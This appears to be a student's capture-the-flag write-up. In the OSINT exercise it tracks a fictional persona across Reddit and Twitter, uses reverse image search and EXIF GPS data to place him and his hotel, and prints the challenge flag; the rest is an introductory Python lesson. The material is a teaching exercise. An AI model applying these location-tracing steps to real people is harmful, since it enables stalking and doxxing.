
Question 3:

Use Google to search for Robert's last name.



Question 4:

From Rudolph's Reddit comments history, found the evidence that he had a twitter account.



Question 5:
Search for the username in Twitter.




Question 6:
From Rudolph's Twitter, he always retweeted the posts about the TV show that he likes.



Question 7:

From Rudolph's previous Twitter post, find the photos of the parade and can see the words "THOMPSON COBURN". Copy the image address, open Google Image Search and search by URL to get a relatable words link, search for it and find the location.



Home > News & Events > Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance



Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

December 9, 2019



On November 23, members of Thompson Coburn's Chicago office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.

The Lights Festival parade, one of the largest holiday parades in the country, is part of a two-day holiday celebration that includes a tree-lighting ceremony and over one million holiday lights lining the northern stretch of Chicago's Michigan Avenue. A broadcast of the parade was shown the following evening on ABC7 Chicago and rebroadcast on several affiliate channels.

Question 8:

From Rudolph's Twitter post, he posted a link with higher resolution image. Download the image and open Exif data and upload the downloaded image to see all the details of the image then find the location and flag.





What is EXIF data?

EXIF is short for Exchangeable Image File, a format that is a standard for storing interchange information in digital photography image files using JPEG compression. Almost all new digital cameras use the EXIF annotation, storing information on the image such as shutter speed, exposure compensation, F number, what metering system was used, if a flash was used, ISO number, date and time the image was taken, whitebalance, auxiliary lenses that were used and resolution. Some images may even store GPS information so you can easily see where the images were taken!

EXIFdata.com is an online application that lets you take a deeper look at your favorite images!

Upload an image

lights-festival-website.jpg

Submit an image URL

File size limit: 20 mb

Valid file types: JPG/JPEG, TIFF, GIF, PNG, PSD, BMP, RAW, CR2, CRW, PICT, XMP, DNG



SUMMARY

DETAILED

LOCATION

UPLOAD

lights-festival-website.jpg



(click for original)

GPS Position

41.891815 degrees N, 87.624277 degrees W

Resolution

650x510

File Size	50 kB
File Type	JPEG
MIME Type	image/jpeg
Image Width	650
Image Height	510
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
X Resolution	72
Y Resolution	72
YCbCr Sub Sampling	YCbCr4:2:0 (2 2)
YCbCr Positioning	Centered

SUMMARY

IFD0

Resolution Unit

inches

Y Cb Cr Positioning

Centered

Copyright


{FLAG}ALWAYS CHECK THE EXIFD4T4

Question 9:

Scylla seems to be down.

Question 10:

From Rudolph's previous Twitter post, he stayed in Marriott and search for Marriott Hotel's full address.




Thought Process/Methodology:

Search for Rudolph's Reddit to check the comment history to know his information. From his Twitter, find the photos of the parade. From the photo, get the keyword and copied the image address and opened Google Image Search by URL. Get relatable words link to know where the parade took place. By uploading it on Exif Data. We got all the details of the image with the high-resolution image that he uploaded on Twitter by uploading it on Exif Data and find the address of the hotel that he stayed at.

Day 15: [Scripting] There's a Python in my stocking!

Tools used: Python Interpreter, VS Code



```
File Edit Selection View Go Run Terminal Help
hello.py - Visual Studio Code

Explorer (Ctrl+Shift+E) hello.py x
C: > Users > ester > OneDrive > Documents > Foun. Sem3 > PSP0201 > hello.py
1 print(True+True)

PROBLEMS OUTPUT TERMINAL JUPYTER DEBUG CONSOLE
Windows PowerShell
Copyright (c) Microsoft Corporation. All rights reserved.


Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\ester> & C:/Users/ester/AppData/Local/Microsoft/WindowsApps/python3.9.exe "c:/Users/ester/OneDrive/Documents/Foun. Sem3/PSP0201/hello.py"
2
PS C:\Users\ester>
```



Libraries

You've seen how to write code yourself, but what if we wanted to use other people's code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:




A screenshot of the Visual Studio Code editor. The top menu bar includes File, Edit, Selection, View, Go, Run, Terminal, and Help. The title bar says 'hello.py - Visual Studio Code'. The Explorer sidebar on the left shows a file named 'hello.py' at the path 'C:\Users\ester> OneDrive > Documents > Foun. Sem3 > PSP0201 > hello.py'. The main editor area shows a single line of Python code: `1 print(bool("False"))`. The Source Control sidebar is visible on the left. The bottom panel shows the TERMINAL tab with the command `PS C:\Users\ester> & C:/Users/ester/AppData/Local/Microsoft/WindowsApps/python3.9.exe "c:/Users/ester/OneDrive/Documents/Foun. Sem3/PSP0201/hello.py"` and its output: `True`.

from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

- Requests
- BeautifulSoup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.



A screenshot of the Visual Studio Code editor. The top menu bar includes File, Edit, Selection, View, Go, Run, Terminal, and Help. The title bar says 'hello.py - Visual Studio Code'. The Explorer sidebar on the left shows a file named 'hello.py' at the path 'C:\Users\ester> OneDrive > Documents > Foun. Sem3 > PSP0201 > hello.py > ...'. The main editor area shows a Python script: `1 x = [1, 2, 3]`, `2`, `3 y = x`, `4`, `5 y.append(6)`, `6`, `7 print(x)`. The bottom panel shows the TERMINAL tab with the command `PS C:\Users\ester> & C:/Users/ester/AppData/Local/Microsoft/WindowsApps/python3.9.exe "c:/Users/ester/OneDrive/Documents/Foun. Sem3/PSP0201/hello.py"` and its output: `[1, 2, 3, 6]`.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

```
File Edit Selection View Go Run Terminal Help
hello.py - Visual Studio Code

Get Started hello.py x
C: > Users > ester > OneDrive > Documents > Foun. Sem3 > PSP0201 > hello.py > ...
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")

PROBLEMS OUTPUT TERMINAL JUPYTER DEBUG CONSOLE
P5 C:\Users\ester> & C:/Users/ester/AppData/Local/Microsoft/WindowsApps/python3.9.exe "c:/Users/ester/OneDrive/Documents/Foun. Sem3/PSP0201/hello.py"
What is your name? Skidy
The Wise One has allowed you to come in.
P5 C:\Users\ester> |
```

```
File Edit Selection View Go Run Terminal Help
hello.py - Visual Studio Code

Get Started hello.py x
C: > Users > ester > OneDrive > Documents > Foun. Sem3 > PSP0201 > hello.py > ...
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")

PROBLEMS OUTPUT TERMINAL JUPYTER DEBUG CONSOLE
P5 C:\Users\ester> & C:/Users/ester/AppData/Local/Microsoft/WindowsApps/python3.9.exe "c:/Users/ester/OneDrive/Documents/Foun. Sem3/PSP0201/hello.py"
What is your name? elf
The Wise One has not allowed you to come in.
P5 C:\Users\ester> |
```

Thought Process/ Methodology:

Find the output of True+True. Typed print(True+True) in the VS Code. We got an output of 2. The boolean True means 1, thus 1+1 will be equal to 2. The database to install libraries is called PyPi. The output of bool("False") is True by using the command print(bool("False")). The output is True because there is something inside the bracket after bool which means it is not NULL or not zero. There is a library called Requests that can be installed to download HTML of a webpage. Then, analysed the code given for question 5. The output is [1, 2, 3, 6]. The variable x is now being assigned to the variable y using the command y.append(6). There are a few lines of code to be analysed. From the code given, the output of the first question related given will be The Wise One has allowed you to come in because the user Skidy is in the list called names and the output of the second question related given will be The Wise One not allow you to access because the user elf is not in the list names.